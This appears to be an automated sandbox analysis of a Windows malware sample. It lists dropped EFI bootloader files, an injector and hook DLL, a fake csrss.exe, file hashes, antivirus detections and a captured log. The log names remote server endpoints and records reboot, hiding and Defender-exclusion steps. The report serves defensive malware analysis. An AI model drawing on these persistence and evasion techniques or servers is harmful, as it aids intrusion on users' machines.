SSDEEP:	48:glTSYARWU4VIDJY5fxSgwG89gAgseSNhcl7HoE4h2KP+59L+1o7InTJ/R9W3afJX:stOWU+rpT8ZeSNul7IEkdAL+pt/63
MD5:	17ACB515B5FA45DEF030B191E5BC7991
SHA1:	539E0729C6FE8460F20A0DF044DCE5D3AB629E7C
SHA-256:	9FDB7C1359F3F2F7279F1DF4BDE648C080231ED21A22906E908EF3F91F0D00EE
SHA-512:	5057F569321E7F3E40CF427D87FBFD4331E33914A61FAB059AE870BC6C17640E63CDFB7AE323846F161B124875BA874BED3A674D434CA3E5BC8116F6600062EA
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....PE..d....." .....`.....!.....0.....P.....<#.....text..... ..h.data..... ..@....pdata.....0.....@..H.xdata.....@.....@..B.reloc.....P.....@..B.....

B:\EFI\Microsoft\Boot\fw.efi (copy)	
Process:	C:\Windows\rss\csrss.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	7680
Entropy (8bit):	4.486535052248291
Encrypted:	false
SSDEEP:	48:glTSYARWU4VIDJY5fxSgwG89gAgseSNhcl7HoE4h2KP+59L+1o7InTJ/R9W3afJX:stOWU+rpT8ZeSNul7IEkdAL+pt/63
MD5:	17ACB515B5FA45DEF030B191E5BC7991
SHA1:	539E0729C6FE8460F20A0DF044DCE5D3AB629E7C
SHA-256:	9FDB7C1359F3F2F7279F1DF4BDE648C080231ED21A22906E908EF3F91F0D00EE
SHA-512:	5057F569321E7F3E40CF427D87FBFD4331E33914A61FAB059AE870BC6C17640E63CDFB7AE323846F161B124875BA874BED3A674D434CA3E5BC8116F6600062EA
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....PE..d....." .....`.....!.....0.....P.....<#.....text..... ..h.data..... ..@....pdata.....0.....@..H.xdata.....@.....@..B.reloc.....P.....@..B.....

C:\EFI\Boot\EfiGuardDxe.efi	
Process:	C:\Windows\rss\csrss.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	279552
Entropy (8bit):	4.553173975914215
Encrypted:	false
SSDEEP:	3072:ekODsOuozgl9aXsRzZZZZrUhFapDL4k2yntc:ekeklesRD6yt
MD5:	2B84CB96AE6280C2020FA46E4A8A07D8
SHA1:	E920E40CFC0C6A805D657C8F23F9C0612CD39F59
SHA-256:	01E86A4DFE6E0DE7857B3CF2FAFD041C8B3A3241E00844CB6BFBD3BFAE2D36BC
SHA-512:	F1A6598116F78FBA1F9531301A7313AC204BAB3B7AEBC299F69F2ED406F4EDAFC3410DB860E93D0DC7C24398F5A7FF595764400F31A3A06679FD6EC0EFB116D
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....PE..d....." .....x..... .....P.....p.....text..... ..h.data..... .....@....pdata.....P.....8.....@..H.xdata..X....`.....<.....@..B.reloc.....p.....B.....@..B..... .....

C:\EFI\Boot\bootx64.efi	
Process:	C:\Windows\rss\csrss.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	7680
Entropy (8bit):	4.486535052248291
Encrypted:	false
SSDEEP:	48:glTSYARWU4VIDJY5fxSgwG89gAgseSNhcl7HoE4h2KP+59L+1o7InTJ/R9W3afJX:stOWU+rpT8ZeSNul7IEkdAL+pt/63
MD5:	17ACB515B5FA45DEF030B191E5BC7991
SHA1:	539E0729C6FE8460F20A0DF044DCE5D3AB629E7C
SHA-256:	9FDB7C1359F3F2F7279F1DF4BDE648C080231ED21A22906E908EF3F91F0D00EE
SHA-512:	5057F569321E7F3E40CF427D87FBFD4331E33914A61FAB059AE870BC6C17640E63CDFB7AE323846F161B124875BA874BED3A674D434CA3E5BC8116F6600062EA
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....PE..d....." .....`.....!.....0.....P.....<#.....text..... ..h.data..... .....@....pdata.....0.....@..H.xdata.....@.....@..B.reloc.....P.....@..B..... .....

C:\EFI\Microsoft\Boot\bootmgfw.efi	
Process:	C:\Windows\rss\csrss.exe
File Type:	MS-DOS executable
Category:	dropped
Size (bytes):	7680
Entropy (8bit):	4.486535052248291
Encrypted:	false
SSDEEP:	48:glTSYARWU4VIDJY5fxSgwG89gAgseSNhcl7HoE4h2KP+59L+1o7InTJ/R9W3afJX:stOWU+rpT8ZeSNul7IEkdAL+pt/63
MD5:	17ACB515B5FA45DEF030B191E5BC7991
SHA1:	539E0729C6FE8460F20A0DF044DCE5D3AB629E7C
SHA-256:	9FDB7C1359F3F2F7279F1DF4BDE648C080231ED21A22906E908EF3F91F0D00EE
SHA-512:	5057F569321E7F3E40CF427D87FBFD4331E33914A61FAB059AE870BC6C17640E63CDFB7AE323846F161B124875BA874BED3A674D434CA3E5BC8116F6600062EA
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....PE..d....." .....`.....!.....0.....P.....<#.....text..... ..h.data..... .....@....pdata.....0.....@..H.xdata.....@.....@..B.reloc.....P.....@..B..... .....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl	
Entropy (8bit):	0.11027387102746783
Encrypted:	false
SSDEEP:	12:26hzXm/Ey6q9995Ffsq3qQ10nMCldimE8eawHjc2i:26Ml68rZLyMCldzE9BHjcb
MD5:	59780508EC9D4F0D75A06B5CD8FDB782
SHA1:	7908F113274A3C5D2BA954AB1E914E5F73B66609
SHA-256:	9D15CA570CBA2201A2AA89A0757D23761054BDEB4EA7C69F50FECBE4998D4D14
SHA-512:	B7C95BC2C0B513E7007F8FFB008A54ABDD07B83BCDE6615811E84CAEA2FB8B761299AC7EB871AE12D365BE726B2ADDF5D631BB38E1D7486FFB272203133667DD
Malicious:	false
Reputation:	unknown
Preview:	.....).....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....c3j,..... .....6..z.....S.y.n.c.V.e.r.b.o.s.e...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.S.y.n.c.V.e.r.b.o.s.e...e.t.l.....P.P....."..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.1127826807463711
Encrypted:	false
SSDEEP:	12:KXm/Ey6q9995FfSTw1miM3qQ10nMCldimE8eawHza1miIQcE:/l68rSk1tMLyMCldzE9BHza1tlQZ
MD5:	212C7C49EC89D181D5A4009E8FB0CC8F
SHA1:	1332ABD28D67B9F97A94923F626D8D381D07A218
SHA-256:	87175704C0ED1C2564DBD4D91C9D150DC89AF92654A30AB2ADC8AC7B4258FC50
SHA-512:	A1D3672051A1CC05606B363D039D8D6FDD6F55BA1A1BE2A7CF7D06C594CE3D8EC7772762682DF7A8410974E3FB6009A1BBC72FA446A0DC84998FFB4C8943BF6
Malicious:	false
Reputation:	unknown
Preview:	.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... ....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....c3j,..... .....~z.....U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...e.t.l.....P.P.....%..... ....

C:\Users\user\AppData\Local\Packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11264829878785992
Encrypted:	false
SSDEEP:	12:fXm/Ey6q9995FfIg1mK2P3qQ10nMCldimE8eawHza1mK/N:Ol68rIg1iPLyMCldzE9BHza17N
MD5:	8CA0CDD2FB3FA75BED06C9ABD3277C05
SHA1:	8493F6EA64D776A0CBD50BF83D3ADA5AEEF65AAF
SHA-256:	4F408F9E3A5C7550BE4DFC4E74BD8325E8FB347BD2D7A29E235F5EF0E9EC8FFD
SHA-512:	76E671DF103A3171048058E6B6A93B182F38C19B957D8DD347A1617748ADF60EBF9334F6DABC0BD74E3AEB69AE5CAAD1C7E411157BBD1CBC011820370AA6A8CB
Malicious:	false
Reputation:	unknown
Preview:	.....6.....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....c3j,..... .....lwz.....U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...e.t.l.....P.P.....@..... ....

C:\Users\user\AppData\Local\Temp\csrss\injector\NtQuerySystemInformationHook.dll	
Process:	C:\Windows\rss\csrss.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	101376
Entropy (8bit):	5.951577458824018
Encrypted:	false
SSDEEP:	3072:U3JJpaHtGsxJZ7zmaUMf2ETb4w1GMYbuT:csTF5U3EfndT

C:\Users\user\AppData\Local\Temp\csrss\injector\NtQuerySystemInformationHook.dll	
MD5:	09031A062610D77D685C9934318B4170
SHA1:	880F744184E7774F3D14C1BB857E21CC7FE89A6D
SHA-256:	778BD69AF403DF3C4E074C31B3850D71BF0E64524BEA4272A802CA9520B379DD
SHA-512:	9A276E1F0F55D35F2BF38EB093464F7065BDD30A660E6D1C62EED5E76D1FB2201567B89D9AE65D2D89DC99B142159E36FB73BE8D5E08252A975D50544A7CDA2
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Metadefender, Detection: 46%, Browse • Antivirus: ReversingLabs, Detection: 59%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....b.....k.....k.....k..r...w.....w.....w.....k..... w..... w..... w.. ....Rich.....PE..d...o.D`....." .....$/.....`.....g..(.....p.....<....W..8.....@W.. 8.....text..... ..`.rdata.....@..@.data.....d.....@....pdata..p.....p.....@..@_RDATA..... .....@..@.rsrc.....@..@.reloc..<.....@..B.....

C:\Users\user\AppData\Local\Temp\csrss\injector\injector.exe	
Process:	C:\Windows\rss\csrss.exe
File Type:	PE32+ executable (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	288256
Entropy (8bit):	6.31266455792162
Encrypted:	false
SSDEEP:	3072:qbHszDaOJ8u2HHFIWr6e29kOnK7qFQ8wMii5I7kGvNjzMuszHshoY46bEydJ+dK9:SA3IlIA6e29vngqS8wMmuooh8z+8F
MD5:	D98E33B66343E7C96158444127A117F6
SHA1:	BB716C5509A2BF345C6C1152F6E3E1452D39D50D
SHA-256:	5DE4E2B07A26102FE527606CE5DA1D5A4B938967C9D380A3C5FE86E2E34AAAF1
SHA-512:	705275E4A1BA8205EB799A8CF1737BC8BA686925E52C9198A6060A7ABEEE65552A85B814AC494A4B975D496A63BE285F19A6265550585F2FC85824C42D7EFAB5
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Metadefender, Detection: 14%, Browse • Antivirus: ReversingLabs, Detection: 73%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....|.....t.....Rich..... .....PE..d...l.D`....."..... .....T.....@.....`.....(.....`...'.....`...@...8.....8..... .....text...H..... ..`.rdata...9.....:.....@..@.data...`....0.....@....pdata...'...`...(.....@..@_RDATA.....V.....@..@. rsrc.....X.....@..@.reloc..`.....Z.....@..B.....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\SyncVerbose.etl.0001YS (copy)	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11027387102746783
Encrypted:	false
SSDEEP:	12:26hzXm/Ey6q9995Ffsq3qQ10nMCldimE8eawHjc2i:26Ml68rZLyMCldzE9BHjcb
MD5:	59780508EC9D4F0D75A06B5CD8FDB782
SHA1:	7908F113274A3C5D2BA954AB1E914E5F73B66609
SHA-256:	9D15CA570CBA2201A2AA89A0757D23761054BDEB4EA7C69F50FECBE4998D4D14
SHA-512:	B7C95BC2C0B513E7007F8FFB008A54ABDD07B83BCDE6615811E84CAEA2FB8B761299AC7EB871AE12D365BE726B2ADDF5D631BB38E1D7486FFB272203133667DD
Malicious:	false
Reputation:	unknown
Preview:	.....).....B.....Zb.....@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1.....c3j,..... ....6..z.....S.y.n.c.V.e.r.b.o.s.e...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a. c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.S.y.n.c.V.e.r.b.o.s.e...e.t.l.....P.P....."..... .....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl.0001 (copy)	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.1127826807463711
Encrypted:	false
SSDEEP:	12:KXm/Ey6q9995FfSTw1miM3qQ10nMCldimE8eawHza1miIQcE:/l68rSk1tMLyMCldzE9BHza1tIQZ

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCircular.etl.0001 (copy)	
MD5:	212C7C49EC89D181D5A4009E8FB0CC8F
SHA1:	1332ABD28D67B9F97A94923F626D8D381D07A218
SHA-256:	87175704C0ED1C2564DBD4D91C9D150DC89AF92654A30AB2ADC8AC7B4258FC50
SHA-512:	A1D3672051A1CC05606B363D039D8D6FDD6F55BA1A1BE2A7CF7D06C594CE3D8EC7772762682DF7A8410974E3FB6009A1BBC72FA446A0DC84998FFB4C8943BF6
Malicious:	false
Reputation:	unknown
Preview:	.....B.....Zb.....@.t.z.r.e.s...d.l.l.,-.2.1.2..... ....@.t.z.r.e.s...d.l.l.,-.2.1.1.....c3j,..... .....~z.....U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.i.r.c.u.l.a.r...e.t.l.....P.P.....%..... ....

C:\Users\user\AppData\Local\packages\ActiveSync\LocalState\DiagOutputDir\UnistackCritical.etl.0001.. (copy)	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.11264829878785992
Encrypted:	false
SSDEEP:	12:fXm/Ey6q9995FfIg1mK2P3qQ10nMCldimE8eawHza1mK/N:Ol68rIg1iPLyMCldzE9BHza17N
MD5:	8CA0CDD2FB3FA75BED06C9ABD3277C05
SHA1:	8493F6EA64D776A0CBD50BF83D3ADA5AEEF65AAF
SHA-256:	4F408F9E3A5C7550BE4DFC4E74BD8325E8FB347BD2D7A29E235F5EF0E9EC8FFD
SHA-512:	76E671DF103A3171048058E6B6A93B182F38C19B957D8DD347A1617748ADF60EBF9334F6DABC0BD74E3AEB69AE5CAAD1C7E411157BBD1CBC011820370AA6A8CB
Malicious:	false
Reputation:	unknown
Preview:	.....6.....B.....Zb.....@.t.z.r.e.s...d.l.l.,-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,-.2.1.1.....c3j,..... .....lwz.....U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...C.:.\.U.s.e.r.s.\.h.a.r.d.z.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.p.a.c.k.a.g.e.s.\.A.c.t.i.v.e.S.y.n.c.\.L.o.c.a.l.S.t.a.t.e.\.D.i.a.g.O.u.t.p.u.t.D.i.r.\.U.n.i.s.t.a.c.k.C.r.i.t.i.c.a.l...e.t.l.....P.P.....@..... ....

C:\Windows\Logs\CBS\CBS.log	
Process:	C:\Windows\servicing\TrustedInstaller.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	modified
Size (bytes):	3080192
Entropy (8bit):	5.314130349771336
Encrypted:	false
SSDEEP:	6144:TLS5YygL1mnGVFQa/qJlxOfTFyKQel5lmhSVjfChq4TMmdqIH:TL1dq
MD5:	CA1379F5BBD36FFAAF5163A464309B78
SHA1:	6927C04A2725CA246A9DD9EDA85504C38DB76394
SHA-256:	3584011B777E2BBA89A633353F83384AD8EBC3FCDDC51579BCB42B0AA885F14B
SHA-512:	5B93BB83E047CC420FF5FF89264F3EBFE69277894616841F4C0F72CD2D6FF5F0BB8450DE8E6C6C70EFE17F4A2A46076372BEFB3A305EA78AD1D243E45728232E
Malicious:	false
Reputation:	unknown
Preview:	.2019-06-27 00:55:29, Info CBS TI: --- Initializing Trusted Installer ---..2019-06-27 00:55:29, Info CBS TI: Last boot time: 2019-06-27 00:49:51.660..2019-06-27 00:55:29, Info CBS Starting TrustedInstaller initialization...2019-06-27 00:55:29, Info CBS Lock: New lock added: CCbsPublicSessionClassFactory, level: 30, total lock:4..2019-06-27 00:55:29, Info CBS Lock: New lock added: CCbsPublicSessionClassFactory, level: 30, total lock:5..2019-06-27 00:55:29, Info CBS Lock: New lock added: WinlogonNotifyLock, level: 8, total lock:6..2019-06-27 00:55:29, Info CBS Ending TrustedInstaller initialization...2019-06-27 00:55:29, Info CBS Starting the TrustedInstaller main loop...2019-06-27 00:55:29, Info CBS TrustedInstaller service starts successfully...2019-06-27 00:55:29, Info CBS No startup pr

C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\Logs\dosvc.20211111_095702_651.etl	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	8192
Entropy (8bit):	3.381558405825923
Encrypted:	false
SSDEEP:	96:oCF2o+HP5FT9Y2Y6FCoUSI2lZvkn94KJHT28YFz2UMCF6JRxY52:7UvnKoS2bA3bCeT
MD5:	11889C6C1D894417EFAB47A9FDBF21C6
SHA1:	543D24874BB616353A923E4CD0BA6C4325C457E9
SHA-256:	561D50A8E282FEEAFC45C26EF5B9052DD4E3CF205CC16758DDD90A3BAEE1D126

C:\Windows\ServiceProfiles\NetworkService\AppData\Local\Microsoft\Windows\DeliveryOptimization\Logs\dosvc.20211111_095702_651.etl	
SHA-512:	988C0C9DBF7E711BFB036A8E4EC0711DD6BE1D7DE36D62C3C58D1683489D5BF1D8114EDAD51191B16A0151FC5DDA05E8813473DB14929D7C7D529D3B3DB156
Malicious:	false
Reputation:	unknown
Preview:	....!.....\.....MJ.....B.....Zb... ... .@.t.z.r.e.s...d.l.l.,.-.2.1.2..... .....@.t.z.r.e.s...d.l.l.,.-.2.1.1..... .....|.y.....8.6.9.6.E.A.C.4.-.1.2.8.8.-.4.2.8.8.-.A.4.E.E.-.4.9.E.E.4.3.1.B.0.A.D.9...C.:.\.W.i.n.d.o.w.s.\.S.e.r.v.i.c.e.P.r.o.f.i.l.e.s.\.N.e.t.w.o.r.k.S.e.r.v.i.c.e.\.A.p.p.D.a.t.a.\.L.o.c.a.l.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s.\.D.e.l.i.v.e.r.y.O.p.t.i.m.i.z.a.t.i.o.n.\.L.o.g.s.\.d.o.s.v.c...2.0.2.1.1.1.1.1.1._.0.9.5.7.0.2._.6.5.1...e.t.l.....P.P.\.....MJ.....

C:\Windows\rss\csrss.exe	
Process:	C:\Users\user\Desktop\4t4y4r89UZ.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4520488
Entropy (8bit):	7.954926052042642
Encrypted:	false
SSDEEP:	98304:wymevTOPXdqwlzrd1l8FM2Cmg1yX/EdY8Pfk7KqDgJGNv04+ASYD:VmaaPXdqwzyvUYzgJyMQD
MD5:	14C0D8425930CCEC0566B04864A05670
SHA1:	07FD6746417C89239E8B4B272FA350C5DC41C580
SHA-256:	FEA538EFF5BC9CD3970EDDA4B3DDFA0E72505B01DC207E47D8112074720FA05E
SHA-512:	12E0FE096E8E8FB54C3C820580EE1EF536F0A6BD014C057FDE4263F1DE643D0E51D27850AE6DEF83C013FFB49F02699A651D0B422A5FB7C396CCB961ADAE5E5
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 39%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....;...Z}X.Z}X.Z}X.,.X.Z}X.,.X.Z}X.,.X.Z}X.".X.Z}X.Z|X$Z}X.,.X.Z}X.,.X.Z}X.,.X.Z}XRich.Z}X.....PE..L.....`.....zC...p.....A.....C...@.....p.....E.....}C.P.....@.....D.(....P.....@.....{A.@.....text....yC.....zC..... ..`.data...lho...C.....~C.....@....rsrc....@.....B....C.....@..@.reloc.....P.....C.....@..B.....

C:\Windows\windefender.exe	
Process:	C:\Windows\rss\csrss.exe
File Type:	PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows, UPX compressed
Category:	modified
Size (bytes):	2102272
Entropy (8bit):	7.879347868736008
Encrypted:	false
SSDEEP:	49152:1+yuly+dcYwIx9qadRmAYBfo9hazz2Du5VDyn:1Cy+qa9qWmAYBQfazzpDy
MD5:	E0A50C60A85BFBB9ECF45BFF0239AAA3
SHA1:	AE0E12BC885CB5D4D26C49F6AE20ED40313EDF99
SHA-256:	FC8D064E05EBE37D661AECCB78F91085845E9E28CCFF1F9B08FD373830E38B7F
SHA-512:	03D1440B462B872B7AE4FCCBB455FC0C3AB4E9BF13D07726CE2A9FF9CE4A0E7632A45AF4B52265973D51C8C9D6E24CE84EF81FBAD23CDDF04B64F461FA5550D
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 79%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....K..... .....p-...M...-...M...@.....M.....M.....UPX0.....p-.....UPX1..... ...-... .....@...UPX2.....M..... .....@...3.95.UPX!....Y.P....dM... ...K.&'..... Go build ID: "8LgdNw10OMnjnEaf..o.ouob/F_u>d7bw5LzGyMt067q/f_4E....n-IIykrT4Xu-NukD/RUnzYH.IbGfj....1LuaRla". ...d.....;a.v ....'....D$...$...`..k..&.....f.....dnl.L$h.....m..g$....4..$....,.....\H.....1.1.TP....~..|.\Z.;cpu.u.d,.T.@.....iT=.....H9.....Y...?.....I.....0.9....IX..?(.|$<).....!..}...$.T..$0.....Z..*f..on....m.....;5al..p7.....M..$.....L....A....9.}..w._.9.- .9....5...p.....

\Device\Null	
Process:	C:\Windows\rss\csrss.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	1893
Entropy (8bit):	4.9781217303638385
Encrypted:	false
SSDEEP:	48:nv491EHNI7/AYdaAwyHHMJ2Qs0iPys0io:nvICHNI7OyHHMJ2g9F
MD5:	A557C4FDAF53B1AA77384BEFFA92661A
SHA1:	1ED645B8AA469ACEBB0A9AC34998683A600FF108

\Device\Null	
SHA-256:	0896EF145C7A6E9609420C98F98D873CD72579B8FBDA3CD159D96318E786416E
SHA-512:	D439E04A0DC5B36667D832EA54FDAC88F318D1FC9A592427EDE1474FE79D16583AD059F5C651E16E968B039CE8E130999D841044AFD9BAFF9CA3041A729F8FE
Malicious:	false
Reputation:	unknown
Preview:	2021/11/11 01:57:24 servers count 16.2021/11/11 01:57:24 logs endpoint https://runmodes.com/api/log.2021/11/11 01:57:24 initial server https://server8.trumops.com.2021/11/11 01:57:24 first install, ignore discover on start.2021/11/11 01:57:24 default browser ChromeHTML.2021/11/11 01:57:28 before EfiGuard.2021/11/11 01:57:29 poll response body {"signature":"5745c2e019f85235cbd094aa07f8f24e47db8c0cbdffc6471a50bc49778724d141f4e71bee8b87e0c37930934dfae49063d3b4db5a88b42f150bfc10bf1ca10f"}.2021/11/11 01:57:29 poll signature verified 5745c2e019f85235cbd094aa07f8f24e47db8c0cbdffc6471a50bc49778724d141f4e71bee8b87e0c37930934dfae49063d3b4db5a88b42f150bfc10bf1ca10f.2021/11/11 01:57:34 reboot in 1s.2021/11/11 01:57:35 rebooting now.2021/11/11 01:57:40 failed to hide app: unacceptable PGDSE state: 65.2021/11/11 01:57:43 couldn't exclude temp defender: couldn't create device: The system cannot find the file specified..2021/11/11 01:57:43 service is not running.2021/11/11 01:57:43 service needs an up

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.954926052042642
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	4t4y4r89UZ.exe
File size:	4520488
MD5:	14c0d8425930ccec0566b04864a05670
SHA1:	07fd6746417c89239e8b4b272fa350c5dc41c580
SHA256:	fea538eff5bc9cd3970edda4b3ddfa0e72505b01dc207e47d8112074720fa05e
SHA512:	12e0fe096e8e8fb54c3c820580ee1ef536f0a6bd014c057fde4263f1de643d0e51d27850ae6def83c013ffb49f02699a651d0b422a5fb7c396ccb961adae5e05
SSDEEP:	98304:wymevTOPXdqwIzrd1l8FM2Cmg1yX/EdY8Pfk7KqDgJGNv04+ASYD:VmaaPXdqwzyvUYzgJyMQD
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....;...Z}X.Z}X.Z}X.,.X.Z}X.,.X.Z}X.,.X.Z}X.".X.Z}X.Z|X$Z}X.,.X.Z}X.,.X.Z}X.,.X.Z}XRich.Z}X.....PE..L.....`...

File Icon

Icon Hash:	aedaae9ecea62aa2

Static PE Info

General

Entrypoint:	0x8182e0
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, NX_COMPAT
Time Stamp:	0x6000B185 [Thu Jan 14 21:03:01 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	5bf1109d17f31fdf1287dd3cc8a8bd45

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	PostalCode=10305
Signature Validation Error:	**A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider**
Error Number:	-2146762487
Not Before, Not After	• 11/10/2021 3:53:02 PM 11/10/2022 3:53:02 PM
Subject Chain	• PostalCode=10305
Version:	3
Thumbprint MD5:	046EBB0A0FBFD4C2F85D5511A00C769B
Thumbprint SHA-1:	0A6F3BEB4B81C6E4791C511DE34E6484277B1D99
Thumbprint SHA-256:	D8B14DB5B868297FF5FBB14E701E1A2674EBD36F51FA5751C34DBF9A74D14A8A
Serial:	43071B451406BB75C591CD4F54C74219

Entrypoint Preview

Rich Headers

Data Directories

Sections


Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x437988	0x437a00	unknown	unknown	unknown	unknown	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.data	0x439000	0x26f686c	0x1600	unknown	unknown	unknown	unknown	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x2b30000	0x40c8	0x4200	False	0.719696969697	data	6.2674119958	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x2b35000	0x11bc8	0x11c00	False	0.0812747579225	data	1.04753991658	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
Spanish	Paraguay	
Divehi; Dhivehi; Maldivian	Maldives	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
